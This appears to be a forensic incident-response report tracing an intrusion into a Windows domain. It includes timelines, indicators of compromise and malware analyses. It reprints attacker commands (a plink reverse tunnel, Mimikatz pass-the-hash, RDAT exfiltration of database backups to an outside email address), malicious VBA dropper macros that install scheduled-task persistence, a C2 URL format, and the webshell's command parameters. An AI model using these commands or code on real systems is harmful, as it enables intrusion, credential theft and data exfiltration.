Table 9 - Execution of 'm64.exe'

July 15th, 2022

Plink.exe from 'theblock' | 13:33:03 UTC

On July 15th, 2022 at 13:28:03 UTC, the malicious actor leveraged the C2 server to instruct 'SystemFailureReporter.exe' to create the binary 'C:\Users\Public\Downloads\plink.exe' on 'theblock'. At 13:33:03 UTC, 'SystemFailureReporter.exe' executed the following command under the context of the user account 'gosta':

```
C:\Users\Public\Downloads\plink.exe -ssh -N -R 192.168.0.4:13389:10.1.0.6:3389 -l saka -pw "$ceKa#zU$Uc4^9yZ" 192.168.0.4 2>&1
```

Analysis has identified the 'plink.exe' binary to be Putty, a legitimate utility used for SSH tunneling. Furthermore, these command line arguments suggest that this tunnel was used to establish an interactive Remote Desktop session from the malicious actor asset (192.168.0.4) to the Exchange server 'waterfalls' (10.1.0.6) with the user account 'gosta'.

Timestamp (UTC)	Source	Event	Description
2022-07-15 13:28:03	Sysmon	File Creation - TargetFilename: C:\Users\Public\Downloads\plink.exe Source: C:\Users\gosta\AppData\Local\SystemFailureReporter\SystemFailureReporter.exe	'SystemFailureReporter.exe' drops 'plink.exe' on the asset 'theblock'
2022-07-15 13:33:03	Process Creation	Child Cmd: C:\Windows\system32\cmd.exe /c echo y c:\users\public\downloads\plink.exe -ssh -N -R 192.168.0.4:13389:10.1.0.6:3389 -l saka -pw "\$ceKa#zU\$Uc4^9yZ" 192.168.0.4 2>&1 Parent Cmd: c:\users\gosta\appdata\local\SystemFailureReporter\SystemFailureReporter.exe	'SystemFailureReporter.exe' executing 'plink.exe'
2022-07-15 13:33:03	Process Creation	Child Cmd: C:\Windows\system32\cmd.exe /S /D /c echo y Parent Cmd: C:\Windows\system32\cmd.exe /c echo y c:\users\public\downloads\plink.exe -ssh -N -R 192.168.0.4:13389:10.1.0.6:3389 -l saka -pw "\$ceKa#zU\$Uc4^9yZ" 192.168.0.4 2>&1	Execution of 'plink.exe'

Table 10 - 'plink.exe' Execution Timeline

Mimikatz Execution on 'waterfalls' | 13:40:59 UTC - 13:42:06 UTC

At 13:40:59 UTC, the malicious actor used the 'contact.aspx' webshell on the asset 'waterfalls' to upload 'C:\Windows\System32\mom64.exe'. Rapid7 identified that the binary 'mom64.exe' is another renamed version of the credential stealing malware Mimikatz.

At 13:42:05 UTC, the malicious actor used the webshell 'contact.aspx' to execute the renamed Mimikatz binary 'mom64.exe' on the asset 'waterfalls' with the following parameters:

```
C:\Windows\System32\mom64.exe "privilege::debug" "sekurlsa::pth /user:tous /domain:BOOMBOX
```

```
/ntlm:9b7ff4cc0878bee9f099a4a7dc7227c3" "exit"
```

Command arguments associated with this execution are indicative of Mimikatz' 'Pass the Hash'⁸ functionality, targeting the domain user 'tous'. The 'Pass the Hash' technique allows malicious actors to use obtained NTLM hashes of a user's password to authenticate to additional assets and move laterally. Rapid7 previously identified that on July 14th, 2022, the malicious actor executed the initial renamed copy of Mimikatz, 'm64.exe', on the asset 'waterfalls' to dump the associated hash for the 'tous' account.

Timestamp (UTC)	Source	Event	Description
2022-07-15 13:40:59	Sysmon	File Creation - TargetFilename: C:\Windows\System32\mom64.exe Source: C:\Windows\System32\inetsrv\w3wp.exe	w3wp.exe creates 'mom64.exe' on the asset 'waterfalls'
2022-07-15 13:41:52	Process Creation	Child Cmd: "C:\Windows\system32\cmd.exe" Parent Cmd: C:\Windows\Explorer.EXE	Explorer.exe opens 'cmd.exe'
2022-07-15 13:42:05	Sysmon	Process Creation - C:\Windows\System32\mom64.exe "privilege::debug" "sekurlsa::pth /user:tous /domain:BOOMBBOX /ntlm:9b7ff4cc0878bee9f099a4a7dc7227c3" "exit" Source: C:\Windows\system32\cmd.exe	'cmd.exe' executes renamed copy of Mimikatz
2022-07-15 13:42:06	Sysmon	Process Creation - C:\Windows\system32\WerFault.exe -u -p 19980 -s 780 Source: C:\Windows\System32\mom64.exe "privilege::debug" "sekurlsa::pth /user:tous /domain:BOOMBBOX /ntlm:9b7ff4cc0878bee9f099a4a7dc7227c3" "exit"	Mimikatz application crash

Table 12 - Mimikatz Execution Timeline

Lateral Movement to 'endofroad1' | 13:42:55 UTC

At 13:42:55 UTC, the malicious actor successfully authenticated from the asset 'waterfalls' to asset 'endofroad1', a Microsoft SQL server, with the 'tous' account.

Timestamp (UTC)	Source	Event	Description
2022-07-15 13:42:55	Asset Auth	User: tous Result: SUCCESS Logon Type: NETWORK Service: ntlmssp Dst Asset: endofroad1.boom.box Dst IP: endofroad1.boom.box Src Asset: waterfalls.boom.box Src IP: 10.1.0.6	Successful lateral movement from 'waterfalls' to 'endofroad1' using Mimikatz and NTLM hash

Table 11 - Lateral Movement to 'endofroad1' Timeline

Data Exfiltration on 'endofroad1' | 13:43:14 UTC - 13:51:09 UTC

Shortly after at 13:43:14 UTC, the malicious actor executed the following command using a renamed copy of PsExec, 'ps.exe', from 'waterfalls' to 'endofroad1' using the 'tous' account:

⁸ Pass the Hash - <https://attack.mitre.org/techniques/T1550/002/>

```
C:\Windows\System32\ps.exe \\10.1.0.7 cmd.exe
```

The malicious actor executed a binary called 'VMware.exe' on the asset 'endofroad1' under 'C:\ProgramData\Vmware\'. Rapid7 acquired a copy of the 'VMware.exe' binary and identified that it is a file transfer software known as RDAT. The RDAT tool primarily uses emails as a C2 channel and uses steganography⁹ as a form of defense evasion to hide commands and data within Bitmap (BMP) images. RDAT splits collected data into several BMP image files using steganography and attaches them to emails being sent. Additional analysis details surrounding 'VMware.exe' can be referenced in **Appendix G**.

The malicious actor executed the following commands on the asset 'endofroad1' at 13:47:58 UTC and 13:51:08 UTC, respectively:

```
C:\ProgramData\Vmware\VMware.exe --path="sitedata.bak\" --to="sistan@shirinfarhad.com\"  
--from="gosta@boom.box" --server="10.1.0.6" --password="<REDACTED>" --chunksize="200000"  
  
C:\ProgramData\Vmware\VMware.exe --path="sitedata_db.bak\" --to="sistan@shirinfarhad.com\"  
--from="gosta@boom.box" --server="10.1.0.6" --password="<REDACTED>" --chunksize="200000"
```

Command arguments observed are indicative of data exfiltration via email, transferring two files, 'sitedata_db.bak' and 'sitedata.bak' to 'sistan@shirinfarhad.com' via the 'waterfalls' asset using the 'gosta@boom.box' account's compromised credentials. Rapid7 also identified that the initial malware downloaded onto the asset 'theblock' on July 11th, 2022 originated from the domain 'shirinfarhad[.]com'.

Rapid7 identified that the exfiltrated contents of the BMP files appear to contain information about the locations of international factories and industrial sites. Rapid7 can provide the raw data upon request.

Timestamp (UTC)	Source	Event	Description
2022-07-15 13:43:14	Process Creation	Child Cmd: C:\Windows\System32\ps.exe \\10.1.0.7 cmd.exe Parent Cmd: cmd.exe	Execution of renamed PsExec from 'waterfalls' to 'endofroad1'
2022-07-15 13:43:18	Asset Auth	User: tous Result: SUCCESS Logon Type: NETWORK Service: ntlmssp Dst Asset: endofroad1.boom.box Dst IP: endofroad1.boom.box Src Asset: waterfalls.boom.box Src IP: 10.1.0.6	Network authentication from 'waterfalls' to 'endofroad1' by 'tous'
2022-07-15 13:43:21	Process Creation	CommandLine: "cmd.exe" Source: C:\Windows\PSEXESVC.exe	'cmd.exe' executed on PsExec on 'endofroad1'
2022-07-15 13:47:58	Process Creation	Child Cmd: C:\ProgramData\Vmware\VMware.exe --path="sitedata_db.bak" --to="sistan@shirinfarhad.com" --from="gosta@boom.box" --server="10.1.0.6" --password="<REDACTED>" --chunksize="200000" Parent Cmd: "cmd.exe"	First execution of 'VMware.exe' on 'endofroad1' and exfiltration of 'sitedata_db.bak' via RDAT and email
2022-07-15 13:51:08	Process	Child Cmd: C:\ProgramData\Vmware\VMware.exe	Second (final) execution of

⁹ **Steganography** - <https://attack.mitre.org/techniques/T1027/003/>

	Creation	--path="sitedata.bak" --to="sistan@shirinfarhad.com" --from="gosta@boom.box" --server="10.1.0.6" --password="<REDACTED>" --chunksize="200000" Parent Cmd: "cmd.exe"	'VMware.exe' to exfiltrate 'sitedata.bak' via RDAT and email
2022-07-15 13:51:09	Asset Auth	User: gosta Result: SUCCESS Logon Type: NETWORK Service: ntlmssp Dst Asset: waterfalls.boom.box Dst IP: waterfalls.boom.box Src Asset: endofroad1.boom.box Src IP: 10.1.0.7	Beginning of network logons from "endofroad1" to Exchange "waterfalls" as "gosta" via 'VMware.exe'
2022-07-15 13:51:09	IIS Logs	UserAgent: firefox+(ExchangeServicesClient/0.0) Account: BOOMBOX\gosta Request: POST Response: 200 Port: 444 URIs: /EWS/Exchange.asmx Src IP: 10.1.0.7	First observed usage of "firefox" user agent in a POST request, indicative of RDAT malware data exfiltration.

Table 12 - Data Exfiltration Timeline

Cleanup / Anti-Forensics | 13:56:25 UTC - 14:03:03 UTC

Between 13:56:25 UTC and 14:03:03 UTC, the malicious actor deleted the following files on the asset 'theblock':

File	Description
C:\ProgramData\Vmware\VMware.exe	RDAP file transfer tool
C:\Windows\System32\mom64.exe	Mimikatz
C:\Users\gosta\AppData\Roaming\b.exe	Credential harvesting malware
C:\Users\gosta\AppData\Roaming\fsociety.dat	Output of 'b.exe'
C:\Users\Public\Downloads\plink.exe	Putty
C:\Users\gosta\AppData\Local\SystemFailureReporter\update.xml	Contains string 'test'

Timestamp (UTC)	Source	Event	Description
2022-07-15 13:56:25	Sysmon	File Deletion - TargetFilename: C:\ProgramData\Vmware\VMware.exe Source: C:\Windows\system32\cmd.exe SourceUsername: BOOMBOX\tous	'tous' account uses 'cmd.exe' to delete 'VMware.exe' on asset 'endofroad1'
2022-07-15 13:57:18	Sysmon	File Deletion - TargetFilename: C:\Windows\System32\mom64.exe Source: C:\Windows\system32\cmd.exe SourceUsername: BOOMBOX\gosta	'gosta' account uses 'cmd.exe' to delete 'mom64.exe' on asset 'waterfalls'
2022-07-15 14:03:03	Process Creation	Child Cmd: C:\Windows\system32\cmd.exe /c del C:\Users\gosta\AppData\Roaming\b.exe C:\Users\gosta\AppData\Roaming\fsociety.dat C:\Users\Public\Downloads\plink.exe C:\Users\gosta\AppData\Local\SystemFailureReporter\update.xml 2>&1 Parent Cmd: c:\users\gosta\appdata\local\SystemFailureReporter\SystemFailureReporter.exe	'SystemFailureReporter.exe' deletes 'b.exe', 'fsociety.dat', 'plink.exe', 'update.xml' on the asset 'theblock'
2022-07-15 14:03:03	Sysmon	Process terminated - C:\Users\gosta\AppData\Local\SystemFailureReporter\SystemFailureReporter.exe	'SystemFailureReporter.exe' process terminated on asset 'theblock'

Table 13 - Clean up/Anti-Forensics Timeline

Appendix A: Impacted Accounts and Assets

Affected Assets

Asset Name	IP Address	Operating System	Description	Remediation Date
theblock	10.1.0.5	Windows 10 Pro	Workstation 10.0.19044 Build 19044	-
waterfalls	10.1.0.6	Windows Server 2019	Exchange 2019 15.2.986.5	-
endofroad1	10.1.0.7	Windows Server 2019	SQL Server 10.0.17763 Build 17763	-

Compromised Accounts

Compromised Account	Privileges	Remediated?	Remediation Date
BOOM.BOX\gosta	Domain Administrator	No	-
BOOM.BOX\tous	Domain Administrator	No	-
BOOM.BOX\HealthMailboxf418803b1c7b45429fec8ebc42271dd0	-	No	-
BOOM.BOX\WATERFALLS\$	-	No	-
WATERFALLS\patchadmin	-	No	-

Appendix B: Indicators of Compromise

File-Based Indicators

Table 14 shows malware Rapid7 identified during the investigation:

Asset	File Name	File Path	SHA256	Notes
theblock	Marketing_Materials.zip	C:\Users\gosta\Downloads\	AE2D5040B3F8B15C0FCD405F03C590DC6E6924BB155B085AC73A0DD2A9413E90	zip file containing malware dropper
theblock	GGMS Overview.doc	C:\Users\gosta\AppData\Local\Temp\Temp1_Marketing_Materials.zip\	7DDB0E920A26D0DF18D23E5CDFE86B1116D74D88CF303079557B734467519BA9	Dropper for 'SystemFailureReporter.exe'
theblock	SystemFailureReporter.exe	C:\Users\gosta\AppData\Local\SystemFailureReporter\	C77E9ABD463F425B3E98A2BE4F74718F90DF91B41822A46650FA69B47BA2385B	SideTwist malware
theblock	SystemFailureReport	C:\Windows\System32\Tasks\	884EF13CE9DBD1191DAC0BF3857EF845EB608BB42416E1AEDB8325507F81D772	SideTwist malware scheduled task
theblock	update.xml	C:\Users\gosta\AppData\Local\SystemFailureReporter\	FE520676B1A1D93DABAB2319EEA03674F3632EAEEB163D1E88244F5EB1DE10EB	SideTwist malware xml file
waterfalls	t.txt	C:\Users\gosta\AppData\Local\	E79E418E48623569D75E2A7B09AE88ED9B77B126A445B9FF9DC6989A08EFA079	SideTwist malware test file
theblock	b.exe	C:\Users\gosta\AppData\Roaming\	08A6D2F8535E3386EC3167797A3FB6DCF44A6546B3279337BA8FC69BD43E6362	Windows Credential Locker Dumper
theblock	fsociety.dat	C:\Users\gosta\AppData\Roaming\	30AD18E0B3CBE5AB273A1080988F43E1457E55F7CCC7E461F0FFA4EA52B2BFBC	SQLite database containing credentials for gosta@boom.box account
theblock	contact.aspx	C:\Users\Public\	716E419EA23926C1FDEB10C1699D7084B87D7D1F4298BE93B069C320B2A93168	Webshell with upload, download, execution, and deletion capabilities
waterfalls	contact.aspx	C:\Program	716E419EA23926C1FDEB10	Webshell with

		Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\	C1699D7084B87D7D1F4298BE93B069C320B2A93168	upload, download, execution, and deletion capabilities
waterfalls	m64.exe	C:\Windows\Temp\	18E679AD05847F6574B236A51DABC30F5C28227E129DAE5AB40C2A17AC28A069	Renamed Mimikatz binary
waterfalls	01.txt	C:\Windows\Temp\	E2430625305F5AA39FAB161EF66293D3D790574A4B462E9611BADAF1B71D465E	Mimikatz output of credential hashes
waterfalls	mom64.exe	C:\Windows\System32\	18E679AD05847F6574B236A51DABC30F5C28227E129DAE5AB40C2A17AC28A069	Renamed version of Mimikatz
theblock	plink.exe	C:\Users\Public\Downloads\	828E81AA16B2851561FFF6D3127663EA2D1D68571F06CBD732FDF5672086924D	Renamed version of Putty
endofroad 1	VMware.exe	C:\ProgramData\VMware\	0CAAAC9E51375E47EE5ACD80BAD31C7A31735D383BE2042E842DDDBD5AB0F1FF	Renamed RDAT - exfiltrate data via email and .BMP images

Network-Based Indicators

Table 15 shows malicious domains and IP addresses identified during the investigation:

IP Address	Domain	Notes	Remediated?	Remediation Date
-	shirinfarhad[.]com	URL used to download shirinfarhad.com/Marketing_Materials.zip	No	-
192.168.0[.]4	dungeon	C2 'SystemFailureReporter.exe' - Executed as a result of opening 'GGMS Overview.doc'	No	-
-	sistan@shirinfarhad[.]com	Database data was emailed to this address	No	-

Appendix C: 'GGMS Overview.doc' Analysis

On July 11th, 2022 at 13:49:25 UTC, the user 'gosta' opened the 'GGMS Overview.doc' document contained within the archive file 'Marketing_Materials.zip' on the asset 'theblock'. Rapid7 acquired and performed forensic analysis of 'GGMS Overview.doc'. Rapid7's analysis identified that 'GGMS Overview.doc' contains malicious VBA Macros that execute upon file opening.

'GGMS Overview.doc' File Metadata:

GGMS Overview.doc: Composite Document File V2 Document, Little Endian
Os: Windows, Version 10.0
Code page: 1252
Title: Ganjavi Global Marketing Services
Template: Small business startup checklist
Revision Number: 1
Name of Creating Application: Microsoft Office Word
Create Time/Date: 2022-05-03 07:00:00
Last Saved Time/Date: 2022-05-03 12:55:00
Number of Pages: 2
Number of Words: 305
Number of Characters: 1742
Security: 0

SHA256: 7ddb0e920a26d0df18d23e5cdf86b1116d74d88cf303079557b734467519ba9
SHA1: aca3408823b1e226206b5042136e78f29f7cf12f
MD5: 7530a5fa5fa97fd54b738e35c0e45d90

Malicious VBA Macros Key Functions:

- Detecting sandbox environments
- Creating and deleting a file 'C:\Users\[user]\AppData\Local\t.txt' to test directory write permissions.
- Creating the file 'C:\Users\[user]\AppData\Local\SystemFailureReporter\update.xml', containing the string 'test'.
- Dropping a malicious Base64 encoded payload to 'C:\Users\[user]\AppData\Local\SystemFailureReporter\b.doc'.
- Renaming 'b.doc' to 'SystemFailureReporter.exe' upon document close.
- Create a scheduled task called 'SystemFailureReporter' to execute 'SystemFailureReporter.exe' every 5 minutes while an interactive logon trigger is satisfied

Below are redacted samples of key functions extracted from the malicious VBA Macros:

Creating Scheduled Task:

```
Function SchTask(TaskName As String, DirPath As String, Interval As Integer)

    Dim schSvc
    Set schSvc = CreateObject("Schedule.Service")
    Call schSvc.Connect

    REDACTED

    Dim logonTrigger
    Set logonTrigger = taskTriggers.Create(TriggerIdLogon)
    logonTrigger.ID = TaskName & "LogonTrigger"
    logonTrigger.UserId = Environ("userdomain") & "\" & Environ("username")

    Set repPattern = logonTrigger.Repetition
    repPattern.Interval = "PT" & Interval & "M"

    Const ActionIdExecutable = 0
    Dim taskAction
    Set taskAction = taskDef.Actions.Create(ActionIdExecutable)
    taskAction.path = DirPath & "\" & TaskName & ".e" & ".xe"

    Call rootTaskFolder.RegisterTaskDefinition(TaskName, taskDef, 6, , , 3)
End Function
```

Document Open Triggers:

```
Sub Document_Open()
    domainName = ""
    bslash = "\"
    hostChunk = LCase(Environ("computername"))
    hostChunk = Mid(hostChunk, Len(hostChunk) - 3, 4)
    userChunk = Mid(LCase(Environ("userchunk")), 1, 3)

    If Application.Visible Then
        If Application.MouseAvailable = False Then
            MsgBox "Microsoft Visual C++ Redistributable Error:0x801"
            Exit Sub
        Else
            mainTargetPath = LCase(Environ("localappdata"))
            targetSubfolder = "System" & "Failure" & "Reporter"

            If DirIsWritable(mainTargetPath) Then
                MkDir mainTargetPath & bslash & targetSubfolder
            End If

            t = ""
            t = UserForm1.TextBox1.Text
            output = b64Dec(t)
            t = writeFile(mainTargetPath & bslash & targetSubfolder & bslash & "b." & "doc", output)
            t = writeFile(mainTargetPath & bslash & targetSubfolder & bslash & "update." & "xml", test)

            End If
        End If
    End Sub
```

Document Close Triggers:

```
Sub Document_Close()
  If Application.Visible Then
    If Application.MouseAvailable = False Then
      MsgBox "Microsoft Visual C++ Redistributable Error:0x802"
      Exit Sub
    Else
      Set fso = CreateObject("Scripting.FileSystemObject")
      pth = mainTargetPath & bslash & targetSubfolder & bslash
      a = pth & "b." & "doc"
      b = pth & "System" & "Failure" & "Reporter" & ".ex" & "e"
      If fso.FileExists(a) And Not (fso.FileExists(b)) Then
        Name a As b
      End If

      Result = SchTask(targetSubfolder, mainTargetPath & bslash & targetSubfolder, 5)
    End If
  End If
End Sub
```

Appendix D: 'SystemFailureReporter.Exe' Analysis

Forensic analysis of the 'SystemFailureReporter.exe' binary revealed that it shares similarities with the 'SideTwist'¹⁰ malware family. The acquired sample contains overlapping C2 functionality, including the ability to transfer files and execute arbitrary commands. Specifically, instructions are acquired by leveraging the native winhttp.dll libraries and performing HTTP GET requests to the C2 server controlled by the malicious actor.

```
Default (x64 fastcall) 5 Unlocked
1: rcx 000000B8C0ED58D0 "192.168.0.4"
2: rdx 000000B8C0D7F610
3: r8 00007FF65557BA80 L"GET"
4: r9 000000B8C0D7F5D0 "192.168.0.4"
5: [rsp+28] 000000B8C0D7F5B0 "/search/dyDw"
```

The HTTP GET requests also contain a user-agent of 'WinHTTP Example/1.0' and take the following format: <http://[IP_Address]:443/search/{Host Identifier}>.

```
http://192.168.0.4:443/search/{Host Identifier}
```

The Host Identifier is a 4-byte (4 character) identifier dynamically determined based on Windows API calls to the victim asset that are based on username, computer name, and domain name.

- **First 2 characters** = first 2 characters of return of GetUserNameW OR on GetUserNameW failure, 'UN'
- **3rd character** = first character of return of GetComputerNameW OR C
- **4th character** = first character of return of GetComputerNameExW (passing ComputerNameDnsDomain) OR 'W' if there is no domain

¹⁰ 'SideTwist' malware -

00007FF655571FD2	E8 59170000	systemfailurereporter.7FF655573730	GetUserNameW
00007FF655571FD7	90	nop	
00007FF655571FD8	48:8D55 C8	lea rdx,qword ptr ss:[rbp-38]	
00007FF655571FDC	E8 4F1A0000	call systemfailurereporter.7FF655573A30	GetComputerNameW
00007FF655571FE1	90	nop	
00007FF655571FE2	48:8D55 A8	lea rdx,qword ptr ss:[rbp-58]	
00007FF655571FE6	E8 451D0000	call systemfailurereporter.7FF655573D30	GetComputerNameExW
00007FF655571FEB	90	nop	
00007FF655571FEC	48:B8 FFFFFFFF	mov rax,7FFFFFFFFFFFFFFF	
00007FF655571FF6	48:8B4D F8	mov rcx,qword ptr ss:[rbp-8]	
00007FF655571FFA	48:2BC1	sub rax,rcx	
00007FF655571FFD	48:8B55 D8	mov rdx,qword ptr ss:[rbp-28]	

FF655571FEB systemfailurereporter.exe:\$1FEB #13EB

Hex	ASCII
BFB28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
BFB38 00 00 00 00 00 00 00 00 00 00 00 00 00 00
BFB48 57 00 00 00 00 00 00 00 00 00 00 00 00 00	W.....
BFB58 01 00 00 00 00 00 00 0F 00 00 00 00 00 00	.F.....
BFB68 4A 00 00 00 00 00 00 00 00 00 00 00 00 00	A.....
BFB78 01 00 00 00 00 00 00 0F 00 00 00 00 00 00	.F.....
BFB88 00 00 00 00 00 00 00 00 00 00 00 00 00 00
BFB98 02 00 00 00 00 00 00 0F 00 00 00 00 00 00	.F.....

F0BA0040 01000000 408B0040 01000000 696E7661 6C696420 73746F69 20617267 756D656E 74000000 73746F69 20617267 756D656E 74206F75	.. @ @ @ invalid stol argument stol argument ou
74206F66 2072615E 67650000 00000000 62616420 63617374 00000000 43000000 3239322E 3136342E 302E3000 34343300 20310000 00000000	t of range bad cast C 192.168.0.4 443 -1
556E7265 636F676E 697A6564 20636F6D 6D616E64 00000000 20323E26 31000000 72000000 00000000 4661696C 65642074 6F206F70 656E2070	Unrecognized command 2>&1 r Failed to open p

This was acquired via the debugging process. It depicts arguments passed to a helper HTTP communication function, containing the following arguments (NBI, GET method, remote HTTP URI).

Default (x64 fastcall) 5 Unlocked

```

1: rcx 000000B8C0ED58D0 "192.168.0.4"
2: rdx 000000B8C0D7F610
3: r8 00007FF65557BA80 L"GET"
4: r9 000000B8C0D7F5D0 "192.168.0.4"
5: [rsp+28] 000000B8C0D7F5B0 "/search/dyDw"

```

Depicts the three functions that form the identifier '/search/{x}' for the victim.

Appendix E: 'b.exe' Analysis

Analysis of file 'b.exe' indicates that it operates similarly to that of ValueVault. ValueVault is a Golang compiled version of the 'Windows Vault Password Dumper' browser credential theft tool. Rapid7 identified what appears to be remnants of DWARF debug information.

The following is a list of internal function names pulled from within DWARF:

```
attacked_mitre_engenuity_org_valuevault_db__SQLiteRepository__InsertLogin
attacked_mitre_engenuity_org_valuevault_db__SQLiteRepository__CreateLoginsTable
attacked_mitre_engenuity_org_valuevault_db_GetDBNameFilePath
attacked_mitre_engenuity_org_valuevault_db_InitializeDB
attacked_mitre_engenuity_org_valuevault_vault_utf16PtrToString
attacked_mitre_engenuity_org_valuevault_vault_DumpVaultWin8
attacked_mitre_engenuity_org_valuevault_vault_DumpVaultWin7
attacked_mitre_engenuity_org_valuevault_vault_IsWindows8orGreater
attacked_mitre_engenuity_org_valuevault_vault_DumpVault
attacked_mitre_engenuity_org_valuevault_vault_init
type_eq_attacked_mitre_engenuity_org_valuevault_vault_vaultElement
```

The execution of file 'b.exe' results in the creation and initialization of a sqlite repository named 'fsociety.dat', which is stored within '%appdata%'.

The following is a Sysmon attribution of file 'b.exe' writing a SQLite database file called 'fsociety.dat'


```
"EventData": {
  "Data": [{
    "@Name": "RuleName",
    "#text": "-"
  }, {
    "@Name": "UtcTime",
    "#text": "2022-07-12 15:04:40.071"
  }, {
    "@Name": "User",
    "#text": "BOOMBOX\\gosta"
  }, {
    "@Name": "Image",
    "#text": "C:\\Users\\gosta\\AppData\\Roaming\\b.exe"
  }, {
    "@Name": "TargetFilename",
    "#text": "C:\\Users\\gosta\\AppData\\Roaming\\fsociety.dat-journal"
  }
]
```

The following is an overview of the 'fsociety.dat' table schema:

```
CREATE TABLE IF NOT EXISTS logins(  
    origin_url VARCHAR NOT NULL,  
    username_value VARCHAR,  
    password VARCHAR  
);
```

Upon execution of 'b.exe', the host operating system is then enumerated via the 'GetVersion' function to determine if the windows credential vault is dumped with an older version of Windows (Windows 7) or newer (Windows 8+). The resulting information is then formatted into the 'logins' table and written to the database. Execution of 'b.exe' resulted in the successful enumeration of the credentials for user, 'gosta'.

The following is the 'logins' table, the output is created as 'fsociety.dat' upon execution of 'b.exe':



The screenshot shows a database management tool interface. At the top, there is a toolbar with icons for refresh, filter, sort, and print. Below the toolbar, the table name 'logins' is displayed. The table has three columns: 'origin_url', 'username_value', and 'password'. The first row of data shows 'https://waterfalls.boom.box/' in the 'origin_url' column, 'gosta@boom.box' in the 'username_value' column, and a redacted password in the 'password' column.

	origin_url	username_value	password
	Filter	Filter	Filter
1	https://waterfalls.boom.box/	gosta@boom.box	[REDACTED]

Appendix F: 'Contact.aspx' Analysis

Analysis of the webshell file 'C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\contact.aspx' revealed that it was functionally consistent with the 'TwoFace' webshell family.

The webshell first confirms if it received a POST request, then processes it through a series of functions that verify if the POST data has a form that matches expected input:

```
protected void Page_Load(object sender, EventArgs e) {  
    if (Request.RequestType == "POST") {  
        AdditionalInfo.InnerText = "\n";  
        HandlePOSTCmdExecute();  
        HandlePOSTFileUploadTemp();  
        HandlePOSTFileUploadServer();  
        HandlePOSTFileDownloadServer();  
        HandlePOSTFileDeleteTemp();  
    }  
}
```

The following figure provides an overview of the functionality of each of the 'Page_Load' functions:

HandlePOSTCmdExecute

- Requires passing form data keys such as "pro=cmd.exe"
- "cmd=ipconfig /all"
 - Remote Code Execution
- To execute the cmd key, the malicious actor can utilize either 'cmd.exe /c' or 'powershell.exe -ExecutionPolicy bypass -NonInteractive' depending on passed data from 'key: pro'

HandlePOSTFileUploadTemp

- Requires passing form data keys such as "upd=myfile.txt" "upb=ZXhnbXBsZQ=="
 - Remote file upload to System.IO.Path.GetTempPath(); (temp)

HandlePOSTFileUploadServer

- Requires passing form data keys such as "upl=file1" "sav=C:\Users\Public\" "vir=false" "nen=destname.txt" "file1=@file.txt"
 - Remote file upload to a specified path

HandlePOSTFileDownloadServer

- Requires passing form data keys such as "don=C:\Users\Public\file.txt"
 - Remote file retrieval

HandlePOSTFileDeleteTemp

- Requires passing form data keys such as "del=file.txt"
 - Remote file deletion from System.IO.Path.GetTempPath(); (temp)

Below is a screenshot of the appended HTML rendered in a browser via a GET request. While the web server would likely respond with a 200 status code for this request, the HTML sample shows a hard-coded 404 error code.

Server Error in '/EWS' Application.

The resource cannot be found.

Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed, had its name changed, or is temporarily unavailable. Please review the following URL and make sure that it is spelled correctly.

Requested URL: /EWS/contact.aspx

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4465.0

The following screenshot shows an HTML rendering of the response to a POST request which contained an 'ipconfig /all' command:

Server Error in '/EWS' Application.

The resource cannot be found.

Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed, had its name changed, or is temporarily unavailable. Please review the following URL and make sure that it is spelled correctly.

Requested URL: /EWS/contact.aspx

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4465.0

Windows IP Configuration

```
Host Name . . . . . : DESKTOP-XXXXXXXXXX
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : localdomain
```

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . : localdomain
```

Appendix G: 'VMware.exe' Analysis

Forensic analysis of 'VMware.exe' revealed that the binary was a renamed copy of RDAT. 'VMWare.exe' is a 55 MB .NET Portable Executable (PE) that has the functionality to exfiltrate data via email and through the use of steganography by appending data to image files.

The screenshot shows a PE file analysis tool interface for 'VMware.exe'. The file type is PE64, with an entry point at 0000001405a02b0 and a base address at 000000140000000. The time date stamp is 2022-02-23 19:03:40, and the size of the image is 0092a000. The architecture is AMD64, and the type is Console. The PE64 section is expanded, showing various overlays and resources, including a PE64 overlay highlighted in yellow.

File name	File type	Entry point	Base address
VMware.exe	PE64	0000001405a02b0	000000140000000

Sections	Time date stamp	Size of image	Resources
000a	2022-02-23 19:03:40	0092a000	Manifest, Version

Scan	Endianness	Mode	Architecture	Type
Automatic	LE	64-bit	AMD64	Console

PE64	Type
SFX: temporary EXE SFX(-)[EXE files in overlays not supported now]	S ?
Compiler: Microsoft Visual C/C++(-)[-]	S ?
Linker: Microsoft Linker(14.29**)[Console64,console]	S ?
Overlay: EXE file(-)[-]	S ?
Resource[007c1114]: PE64	
Library: .NET(v4.0.30319)[-]	S ?
